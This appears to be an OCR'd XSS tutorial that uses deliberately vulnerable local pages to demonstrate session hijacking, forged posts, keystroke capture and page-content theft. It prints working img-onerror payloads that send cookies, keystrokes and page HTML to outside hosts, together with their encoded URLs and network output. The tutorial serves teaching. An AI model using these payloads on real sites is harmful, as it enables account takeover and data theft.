
Cross-site scripting(XSS)

If someone from outside can inject any kind of script in your website and do something unintended(stealing cookie, data, critical information), it is known as XSS attack.

Malicious scripts can be injected from url, forms, input fields etc.


Cross-Site Scripting
Attacker
1
Attacker injects the websites with malicious scripts that will execute in another user's browser.
Website
2
The malicious script is activated with each visit to the website.
Website User (Victim)
In some attacks, the victim's cookies are stolen, or private credentials are revealed.
3

VULNERABILITIES

1. User session hijacking

Hijacking session details like stealing cookie data

2. Unauthorized activities

Sometimes you might have seen that you don't send any message to your friend in facebook but message is sent asking for money.

3. Capturing keystrokes

Getting what you are typing in keyboard

4. Stealing critical information

Getting entire DOM or entire code which consists critical information. Getting html content of the page. Bank info, transaction info

5. Phishing


Phishing is **when attackers attempt to trick users into doing 'the wrong thing'**, such as clicking a bad link that will download malware, or direct them to a dodgy website

Example 1

```
<!DOCTYPE html>
<html lang="en">
<head>
```

```
    <meta charset="UTF-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>XSS Example</title>
</head>
<body>

<!-- Vulnerable Code -->
<div>
   Welcome, <span id="username"></span>!
</div>

<script>
   const params = new URLSearchParams(window.location.search);
   const name = params.get('name');
   document.getElementById('username').innerHTML = name;
</script>

</body>
</html>
```

Passing name in parameter and getting that name using query params


XSS Example
127.0.0.1:5500/Vulnerability/example1.html?name=Sharvil%20Ajmani


Welcome, Sharvil Ajmani!

Example 2 - user session hijacking

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>XSS Example</title>
</head>
<body>

<!-- Vulnerable Code -->
<div>
```

```
      Welcome, <span id="username"></span>!
   </div>

  <script>
      // Function to set a cookie, mostly this will be set from server
      function setCookie(name, value, days) {
          const date = new Date();
          date.setTime(date.getTime() + (days * 24 * 60 * 60 * 1000));
          const expires = "expires=" + date.toUTCString();
          document.cookie = name + "=" + value + ";" + expires + ";path=/";
      }

      // Example: Set a cookie named "exampleCookie" with value "Hello, Cookie!" that expires in 7
      setCookie("exampleCookie", "Hello, Cookie!", 7);
  </script>

  <!-- Vulnerable Code -->
  <script>
      const params = new URLSearchParams(window.location.search);
      const name = params.get('name');
      document.getElementById('username').innerHTML = `${name}`;
   </script>

  </body>
  </html>
```

Cookie set by us from frontend (generally it is done using backend)



127.0.0.1:5500/Vulnerability/example2.html

Welcome, null!

http://127.0.0.1:5500

Name	Value	Do...	Path	Expi...	Size	Htt...	Sec...	Sa...	Part...	Pr...
exampleCookie	Hello, Cookie!	127....	/	202...	27					Me...


Passing name in url

Image tag

```
<img src="does-not-exist" onerror="var img = document.createElement(\`img\`); img.src=\'htt
p://192.168.0.18:8888/cookie?data=\' + document.cookie; document.querySelector(\'body\').appen
dChild(img);">
```

encodeURIComponent()

The `encodeURIComponent()` function encodes a URI by replacing each instance of certain characters by one, two, three, or four escape sequences representing the UTF-8 encoding of the character.



```
> encodeURIComponent('<img src="does-not-exist" onerror="var img = document.createElement(\`img\`);
  img.src=\'http://192.168.0.18:8888/cookie?data=\' + document.cookie;
  document.querySelector(\'body\').appendChild(img);">')
< "%3Cimg%20src%3D%22does-not-exist%22%20onerror%3D%22var%20img%20%3D%20document.createElement(%60img%60)%3B%2
  0img.src%3D'http%3A%2F%2F192.168.0.18%3A8888%2Fcookie%3Fdata%3D'%20%2B%20document.cookie%3B%20document.query
  Selector('body').appendChild(img)%3B%22%3E"
```


Value we got

%3Cimg%20src%3D%22does-not-exist%22%20onerror%3D%22var%20img%20%3D%20document.createElement(%60img%60)%3B%20img.src%3D'http%

Passing the above value without quotes as name parameter in url

Desired url we got

http://127.0.0.1:5500/vulnerability/example2.html?name=%3Cimg%20src%3D%22does-not-exist%22%20onerror%3D%22var%20img%20%3D%20document.createElement(%60img%60)%3B%20img.src%3D'http%


XSS Example
Welcome,
Elements Console Sources Network Performance Memory Application Security Lighthouse Recorder
Headers Preview Response Initiator Timing Cookies
4 requests | 463 B transferred
Console
Type here to search
23°C Haze ENG 16:38 09-01-2024

127.0.0.1:5500/vulnerability/example2.html?name=<img%20src%3D"does-not-exist"%20onerror%3D"var%20img%20%3D%20document.create...

Name
- example2.html?name=%3Cim...
- does-not-exist
- ws
- cookie?data=exampleCookie=...


General

```
Request URL:      http://127.0.0.1:5500/vulnerability/does-not-exist
Request Method:   GET
Status Code:      404 Not Found
Remote Address:   127.0.0.1:5500
Referrer Policy:  strict-origin-when-cross-origin
```

Response Headers

```
Access-Control-Allow-Credentials:  true
Connection:                        keep-alive
Content-Length:                    167
Content-Security-Policy:           default-src 'none'
Content-Type:                      text/html; charset=utf-8
Date:                              Tue, 09 Jan 2024 11:08:08 GMT
Keep-Alive:                        timeout=5
Vary:                              Origin
X-Content-Type-Options:            nosniff
```

We knew image does not exist. We passed onerror function which consists our malicios url and we pass cookie in that url.


XSS Example
Welcome,
Elements Console Sources Network Performance Memory Application Security Lighthouse Recorder
Headers Payload Preview Response Initiator Timing
4 requests | 463 B transferred
Console
Type here to search
23°C Haze ENG 16:39 09-01-2024

127.0.0.1:5500/vulnerability/example2.html?name=<img%20src%3D"does-not-exist"%20onerror%3D"var%20img%20%3D%20document.create...

Name
- example2.html?name=%3Cim...
- does-not-exist
- ws
- cookie?data=exampleCookie=...

General

```
Request URL:      http://192.168.0.18:8888/cookie?data=exampleCookie=Hello,%20Cookie!
Referrer Policy:  strict-origin-when-cross-origin
```

Response Headers

Request Headers

Provisional headers are shown. Learn more

```
Referer:     http://127.0.0.1:5500/
User-Agent:  Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0
             Safari/537.36
```

As you can see we passed the cookie(that we saved from frontend-screenshot above) in malicious url. Now the attacker can use that cookie to do all unwanted things.

Example 3 - Unauthorized activities

```
<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8" />
    <meta http-equiv="X-UA-Compatible" content="IE=edge" />
    <meta name="viewport" content="width=device-width, initial-scale=1.0" />
    <title>XSS Example</title>
  </head>
  <body>
    <!-- Vulnerable Code -->
    <div>
      Welcome, <span id="username"></span>! TimeZone,
      <span id="timezone"></span>!
    </div>

    <script>
      // Function to set a cookie, mostly this will be set from server
      function setCookie(name, value, days) {
        const date = new Date();
        date.setTime(date.getTime() + days * 24 * 60 * 60 * 1000);
        const expires = "expires=" + date.toUTCString();
        document.cookie = name + "=" + value + ";" + expires + ";path=/";
      }

      // Example: Set a cookie named "exampleCookie" with value "Hello, Cookie!" that expires
in 7 days
      setCookie("exampleCookie", "Hello, Cookie!", 7);
    </script>

    <!-- Vulnerable Code -->
    <script>
      const params = new URLSearchParams(window.location.search);
      const name = params.get("name");
      document.getElementById("username").innerHTML = name;
    </script>

    <script>
      function createPost(title, description) {
        var xhr = new XMLHttpRequest();
        xhr.open("POST", '/post', true);
        console.log(document.cookie);
        xhr.withCredentials = true;
        xhr.setRequestHeader(
          "Content-type",
          "application/x-www-form-urlencoded"
        );
        xhr.send(`txtName=${title}&mtxMessage=${description}`);
      }
    </script>
  </body>
</html>
```

In this example we want to pass this to name parameter. We are calling createPost method.


```
<img src='error.gif' onerror="createPost('HACK_TITLE','HACK_DESCRIPTION');"/>
```

encodedURIComponent

%3Cimg%20src=%27error.gif%27%20onerror=%22createPost(%27HACK_TITLE%27,%27HACK_DESCRIPTION%27);%22/

URL


http://127.0.0.1:5500/vulnerability/example3.html?
name=%3Cimg%20src=%27error.gif%27%20onerror=%22createPost(%27HACK_TITLE%27,%27HACK_DESCRIPTION%27


127.0.0.1:5500/vulnerability/example3.html?name=<img%20src=%27error.gif%27%20onerror="createPost(%27HACK_TITLE%27,%27HACK_DE...

Welcome, ! TimeZone, !

```
Name
example3.html?name=%3Cim...
error.gif
ws
post

4 requests | 729 B transferred

General
Request URL:        http://127.0.0.1:5500/post
Request Method:     POST
Status Code:        405 Method Not Allowed
Remote Address:     127.0.0.1:5500
Referrer Policy:    strict-origin-when-cross-origin

Response Headers (8)

Request Headers
Accept:             */*
Accept-Encoding:    gzip, deflate, br
Accept-Language:    en-US,en;q=0.9,hi;q=0.8,fi;q=0.7
Connection:         keep-alive
Content-Length:     46
Content-Type:       application/x-www-form-urlencoded
Cookie:             exampleCookie=Hello, Cookie!
```

We were able to access post method. Even our cookie got passed. If our url was up, post method would have been successful.


```
Form Data    view source    view URL-encoded
txtName: HACK_TITLE
mtxMessage: HACK_DESCRIPTION
```

Example 4 - Capturing keystrokes

```
<!DOCTYPE html>
 <html lang="en">
 <head>
     <meta charset="UTF-8">
     <meta http-equiv="X-UA-Compatible" content="IE=edge">
     <meta name="viewport" content="width=device-width, initial-scale=1.0">
     <title>XSS Example</title>
 </head>
 <body>

 <!-- Vulnerable Code -->
 <div>
     Welcome, <span id="username"></span>!
  </div>

 <script>
     // Function to set a cookie, mostly this will be set from server
     function setCookie(name, value, days) {
         const date = new Date();
         date.setTime(date.getTime() + (days * 24 * 60 * 60 * 1000));
         const expires = "expires=" + date.toUTCString();
         document.cookie = name + "=" + value + ";" + expires + ";path=/";
     }

     // Example: Set a cookie named "exampleCookie" with value "Hello, Cookie!" that expires i
n 7 days
     setCookie("exampleCookie", "Hello, Cookie!", 7);
 </script>

 <!-- Vulnerable Code -->
 <script>
     const params = new URLSearchParams(window.location.search);
     const name = params.get('name');
     document.getElementById('username').innerHTML = name;
  </script>

 </body>
 </html>
```


```
<img src="does-not-exist" onerror='var timeout; var buffer = ""; document.querySelector("bod
y").addEventListener("keypress", (event) => { if (event.which !== 0) { clearTimeout(timeout);
buffer += String.fromCharCode(event.which); timeout = setTimeout(() => { var xhr = new XMLHttp
Request(); var uri = "http://localhost:3001/keys?data="+ encodeURIComponent(buffer); xhr.open
("GET", uri); xhr.send(); buffer = ""; }, 400); }});'\n/>
```

encoded

%3Cimg%20src%3D%22does-not-exist%22%20onerror%3D'var%20timeout%3B%20var%20buffer%20%3D%20%22%22%3B%20document.querySelector

URL

http://127.0.0.1:5500/vulnerability/example4.html?name=%3Cimg%20src%3D%22does-not-exist%22%20onerror%3D'var%20timeout%3B%20var%20buffer%20%3D%20%22%22%3B%20document.querySelector



127.0.0.1:5500/vulnerability/example4.html?name=<img%20src%3D"does-not-exist"%20onerror%3D%27var%20timeout%3B%20var%20buffer...

Welcome,

Name	Status	Type	Initiator	Size	Time	Waterfall
keys?data=test	(failed)	xhr	example4.html?...	0 B	2.35 s	
keys?data=keysroke	(failed)	xhr	example4.html?...	0 B	2.36 s	
keys?data=password	(failed)	xhr	example4.html?...	0 B	2.36 s	
keys?data=username	(failed)	xhr	example4.html?...	0 B	2.35 s	

4 requests | 0 B transferred | 0 B resources

Whatever we are typing is being sent as parameter in malicious url

Example 5 - Stealing critical information

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>XSS Example</title>
</head>
<body>

<!-- Vulnerable Code -->
<div>
    Welcome, <span id="username"></span>!
```

```
  </div>

<script>
    // Function to set a cookie, mostly this will be set from server
    function setCookie(name, value, days) {
        const date = new Date();
        date.setTime(date.getTime() + (days * 24 * 60 * 60 * 1000));
        const expires = "expires=" + date.toUTCString();
        document.cookie = name + "=" + value + ";" + expires + ";path=/";
    }

    // Example: Set a cookie named "exampleCookie" with value "Hello, Cookie!" that expires in
7 days
    setCookie("exampleCookie", "Hello, Cookie!", 7);
</script>

<!-- Vulnerable Code -->
<script>
    const params = new URLSearchParams(window.location.search);
    const name = params.get('name');
    document.getElementById('username').innerHTML = name;
  </script>

</body>
</html>
```


```
<img src="empty.gif" onerror="var mycookie=document.cookie; new Image().src=`https://example.p
hp?output=${document.body.innerHTML}`"/>
```

encoded

%3Cimg%20src%3D"empty.gif"%20onerror%3D"var%20mycookie%3Ddocument.cookie%3B%20new%20Image().src%3I

URL

http://127.0.0.1:5500/vulnerability/example5.html?
name=%3Cimg%20src%3D"empty.gif"%20onerror%3D"var%20mycookie%3Ddocument.cookie%3B%20new%20Image().



```
127.0.0.1:5500/vulnerability/example5.html?name=<img%20src%3D"empty.gif"%20onerror%3D"var%20mycookie%3Ddocument.cookie%3B%2...
```

Welcome,

Name
- example5.html?name=%3...
- empty.gif
- ws
- ?output=%3C!--%20Vulne...

4 requests | 458 B transferred

General

Request URL:

```
https://example.php/?output=%3C!--%20Vulnerable%20Code%20--%3E%3Cdiv%3E%20%20%20%20Welcome,%20%3Cspan%20id=%22userna
me%22%3E%3Cimg%20src=%22empty.gif%22%20onerror=%22var%20mycookie=document.cookie;%20new%20Image().src=`https://example.
php?output=${document.body.innerHTML}`%22%3E%3C/span%3E!%20%3C/div%3E%3Cscript%3E%20%20%20%20//%20Function%20to%20se
t%20a%20cookie,%20mostly%20this%20will%20be%20set%20from%20server%20%20%20%20function%20setCookie(name,%20value,%20day
s)%20{%20%20%20%20%20%20%20%20const%20date%20=%20new%20Date();%20%20%20%20%20%20%20%20date.setTime(date.getTime
()%20+%20(days%20*%2024%20*%2060%20*%2060%20*%201000));%20%20%20%20%20%20%20%20const%20expires%20=%20%22expires
